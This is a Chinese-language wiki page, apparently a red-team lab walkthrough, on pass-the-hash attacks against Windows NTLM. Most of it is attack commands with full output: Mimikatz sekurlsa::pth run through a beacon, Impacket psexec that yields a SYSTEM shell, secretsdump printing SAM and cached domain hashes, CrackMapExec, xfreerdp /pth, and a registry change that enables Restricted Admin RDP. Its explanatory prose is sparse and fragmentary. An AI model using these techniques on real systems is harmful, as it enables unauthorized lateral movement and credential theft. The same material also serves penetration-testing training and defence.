


# Pass The Hash

Pass The Hash

NTLM Windows

## NTLM

- 1: 用户访问客户端电脑，提供域名、用户名、密码。客户端计算出密码的哈希并将明文用户名发送到服务器。
- 2: 服务器生成一个称为挑战的随机数，并将其发送回客户端。
- 3: 客户端用用户密码的哈希对挑战进行加密，并将结果 (响应) 返回给服务器。
- 4: 服务器向域控制器发送用户名、挑战和响应
- 5: 域控制器根据用户密码查找哈希，它比较加密的质询。
- 6: 服务器将响应发送回客户端，认证成功




Min NTLM Kerberos Impacket, Service Control Manager API SMB  
Windows ADMIN\$(ADMIN\$) PTH

# LSASS



## Mimikatz PTH

### NTLM

#### NORMAL



#### "PASS-THE-HASH"



LSASS

PPL

```
sekurlsa::pth /user: < > /domain: < > /ntlm: <ntlm>
```

```
beacon> pth white-bird/administrator 913d9c72594982a38d2eccd5260ea890
[*] Tasked beacon to run mimikatz's sekurlsa:pth /user:administrator /domain:white-bird /ntlm:913d9c72594982a38d2eccd5260ea890 /run:"%COMSPEC% /c echo 8ebbf19667c > \\.\pipe\af597" command
[*] host called home, sent: 296078 bytes
[*] Impersonated NT AUTHORITY\SYSTEM
[*] received output:
user      : administrator
domain    : white-bird
program   : C:\Windows\system32\cmd.exe /c echo 8ebbf19667c > \\.\pipe\af597
impers.    : no
NTLM      : 913d9c72594982a38d2eccd5260ea890
| PID 4384
| TID 4708
| LSA Process is now R/W
| LUID 0 ; 321445706 (00000000:1328df4a)
\ msv1_0 - data copy @ 000001c785843550 : OK !
\ kerberos - data copy @ 000001c785803e98
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 000001c78557E978 (32) -> null
```

# LSASS

## Impacket psexec

psexec ADMIN\$ SCM SMB

```
(root@kali)-[~/Desktop]
# proxychains impacket/examples/psexec.py white-bird/serveradm@172.16.1.52 -hashes :72F0EEFCC213EA8F350773B831CF2C9C
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[*] Requesting shares on 172.16.1.52:445
[*] Found writable share ADMIN$
[*] Uploading file jCnxNmr.exe
[*] Opening SVCManager on 172.16.1.52:445
[*] Creating service wZjH on 172.16.1.52:445
[*] Starting service wZjH
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[!] Press help for extra shell commands
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █
```

psexec

## Impacket mssqlclient

Impacket PTH MSSQL

```

(root@kali)~[~/Desktop]
# proxychains python3 impacket/examples/mssqlclient.py -p 1433 -windows-auth white-bird/sql_service@172.16.1.52 -hashes :B197CE745E4A993A01EE88C0
9CE60879
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:1433 ... OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(web02\SQL03): Line 1: Changed database context to 'master'.
[*] INFO(web02\SQL03): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL>

```

## Impacket secretdump

PTH

Impacket

SAM

DPAPI LSA

```

(root@kali)~[~/Desktop]
# proxychains python3 impacket/examples/secretsdump.py white-bird/serveradm@172.16.1.52 -hashes :72F0EEFCC213EA8F350773B831CF2C9C
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x2d15a30f34e39e70886f737cfe2dc9e2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4b1ad17bdcc5d550a4c77f32263e5b7d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9c371215516c900ed68326108d57de87:::
lpe:1005:aad3b435b51404eeaad3b435b51404ee:b6b3aa5b21901f31292929aeb45df304:::
minidump:1009:aad3b435b51404eeaad3b435b51404ee:2f412dc1539d810c9165e62deb8555eb:::
[*] Dumping cached domain logon information (domain/username:hash)
WHITE-BIRD.LOCAL/sql_service:$DCC2$10240#sql_service#47304c3cf05deb38810aa4ba469c1825
WHITE-BIRD.LOCAL/serveradm:$DCC2$10240#serveradm#40c2f6817e536f8e1c73ed66e4e68b76
WHITE-BIRD.LOCAL/condrey:$DCC2$10240#condrey#27193e9919524dd6329b0d2aa26aee86
WHITE-BIRD.LOCAL/wanh:$DCC2$10240#wanh#97580476de4294160a597eed3d5c6f5c

```

## CrackMapExec

Impacket

<https://github.com/Porchetta-Industries/CrackMapExec>

CM

```

(root@kali)~[~/Desktop]
# proxychains cme smb 172.16.1.52 -u serveradm -H 72F0EEFCC213EA8F350773B831CF2C9C
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:135 ... OK
SMB 172.16.1.52 445 WEB02 [*] Windows 10.0 Build 17763 x64 (name:WEB02) (domain:white-bird.local) (signing:False) (SMBv1:
False)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
SMB 172.16.1.52 445 WEB02 [*] white-bird.local\serveradm:72F0EEFCC213EA8F350773B831CF2C9C (Pwn3d!)

```

## xfreerdp PTH

PTH


RDP

xfreerdp

```
xfreerdp /v: <IP> /u: < > /d: < FQDB> /pth: < > /dynamic-resolution
```

```
(root@kali)-[~/Desktop]
# proxychains xfreerdp /v:172.16.1.52 /u:serveradm /d:white-bird.local /pth:72F0EEFCC213EA8F350773B831CF2C9C /dynamic-resolution /timeout:30000
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:3389 ... OK
[13:13:32:675] [466531:466533] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[13:13:32:675] [466531:466533] [WARN][com.freerdp.crypto] - CN = web02.white-bird.local
[13:13:55:731] [466531:466533] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[13:13:55:731] [466531:466533] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[13:13:55:756] [466531:466533] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpnd
[13:13:55:756] [466531:466533] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[13:13:55:756] [466531:466533] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel disp
[13:13:57:418] [466531:466533] [WARN][com.freerdp.client.x11] - xf_lock_x11_: [1] recursive lock from xf_process_x_events
[13:13:57:440] [466531:466533] [WARN][com.freerdp.client.x11] - xf_lock_x11_: [1] recursive lock from xf_process_x_events
[13:13:57:459] [466531:466533] [WARN][com.freerdp.client.x11] - xf_lock_x11_: [1] recursive lock from xf_process_x_events
```

```
(root@kali)-[~/Desktop]
# proxychains xfreerdp /v:172.16.1.52 /u:serveradm /d:white-bird.local /pth:72F0EEFCC213EA8F350773B831CF2C9C /dynamic-resolution /timeout:30000
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:3389 ... OK
[13:13:32:675] [466531:466533] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[13:13:32:675] [466531:466533] [WARN][com.freerdp.crypto] - CN = web02.white-bird.local
[13:13:55:731] [466531:466533] [WARN][com.freerdp.crypto] - CN = web02.white-bird.local
[13:13:55:731] [466531:466533] [WARN][com.freerdp.crypto] - CN = web02.white-bird.local
[13:13:55:756] [466531:466533] [WARN][com.freerdp.crypto] - CN = web02.white-bird.local
[13:13:55:756] [466531:466533] [WARN][com.freerdp.crypto] - CN = web02.white-bird.local
[13:13:55:756] [466531:466533] [WARN][com.freerdp.crypto] - CN = web02.white-bird.local
[13:13:57:418] [466531:466533] [WARN][com.freerdp.client.x11] - xf_lock_x11_: [1] recursive lock from xf_process_x_events
[13:13:57:440] [466531:466533] [WARN][com.freerdp.client.x11] - xf_lock_x11_: [1] recursive lock from xf_process_x_events
[13:13:57:459] [466531:466533] [WARN][com.freerdp.client.x11] - xf_lock_x11_: [1] recursive lock from xf_process_x_events
```



Restricted Admin

RDP

Powershell (NTLM ) ( )

```
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
DisableRestrictedAdmin -Value 0
```

```

beacon> powershell New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name DisableRestrictedAdmin -Value 0
[*] Tasked beacon to run: New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name DisableRestrictedAdmin -Value 0
[+] host called home, sent: 343 bytes
[+] received output:
#< CLIXML

DisableRestrictedAdmin : 0
PSPPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa
PSParentPath           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
PSChildName            : Lsa
PSDrive                : HKLM
PSProvider              : Microsoft.PowerShell.Core\Registry


```

xfreerdp PTH RDP

```

(root@kali)-[~/Desktop]
# proxychains xfreerdp /v:172.16.152 /u:serveradm /d:white-bird.local /pth:72F0EEFCC213EA8F350773B831CF2C9C /dynamic-resolution /timeout:30000
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.152:3389 ... OK
[13:15:11:327] [466959:466961] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[13:15:11:327] [466959:466961] [WARN][com.freerdp.crypto] - CN = web02.white-bird.local
[13:15:28:955] [466959:466961] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[13:15:28:955] [466959:466961] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[13:15:28:981] [466959:466961] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpnd
[13:15:28:981] [466959:466961] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[13:15:28:981] [466959:466961] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel disp

```




RDP Mimikatz PTH RDP

```
sekurlsa::pth /user:< > /domain:< FQDN> /ntlm:<NTLM > /run:"mstsc.exe /restrictedadmin"
```

```

mimikatz # sekurlsa::pth /user:serveradm /domain:white-bird.local /ntlm:72f0eefcc213ea8f350773b831cf2c9c /run:"mstsc.exe
/restrictedadmin"
user      : serveradm
domain    : white-bird.local
program   : mstsc.exe /restrictedadmin
impers.    : no
NTLM      : 72f0eefcc213ea8f350773b831cf2c9c
  PID 1496
  TID 244
  LSA Process is now R/W
  LUID 0 ; 5390290 (00000000:00523fd2)
  \ msv1_0 - data copy @ 0000021EFC605EC0 : OK !
  \ kerberos - data copy @ 0000021EFC424B38
  \ aes256_hmac -> null
  \ aes128_hmac -> null
  \ rc4_hmac_nt OK
  \ rc4_hmac_old OK
  \ rc4_md4 OK
  \ rc4_hmac_nt_exp OK
  \ rc4_hmac_old_exp OK
  \ *Password replace @ 0000021EFC44D738 (32) -> null
mimikatz #

```



Revision #11

Created 5 September 2022 03:07:44 by

Updated 28 December 2023 01:31:31 by